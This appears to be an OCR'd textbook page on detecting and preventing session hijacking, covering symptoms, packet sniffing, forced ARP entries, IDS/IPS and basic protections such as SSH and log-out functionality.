
Session Hijacking Detection Methods

Session hijacking attacks are exceptionally difficult to detect, and users often overlook them unless the attacker causes severe damage.

The following are some symptoms of a session hijacking attack:

- A burst of network activity for some time, which decreases the system performance
- Busy servers resulting from requests sent by both the client and hijacker

Methods to detect session hijacking



Detection Method
Manual Method
Automatic Method
Using Packet Sniffing Software
Intrusion Detection Systems (IDS)
Intrusion Prevention Systems (IPS)

Figure 11.33: Session hijacking detection methods

- **Manual Method**

  The manual method involves the use of packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks. The packet sniffer captures packets in transit across the network, which is then analyzed using various filtering tools.

  Forced ARP Entry


  A forced ARP entry involves replacing the MAC address of a compromised machine in the ARP cache of the server with a different one in order to restrict network traffic to the compromised machine.

  A forced ARP entry should be performed in the case of the following:

  - Repeated ARP updates
  - Frames sent between the client and server with different MAC addresses
  - ACK storms

- **Automatic Method**

  The automatic method involves the use of an intrusion detection systems (IDS) and intrusion prevention systems (IPS) to monitor incoming network traffic. If the packet matches any of the attack signatures in the internal database, the IDS generates an alert, whereas the IPS blocks the traffic from entering the database.




Protecting against Session Hijacking

1. Use **Secure Shell (SSH)** to create a secure communication channel
2. Implement the **log-out functionality** for the user to end the session
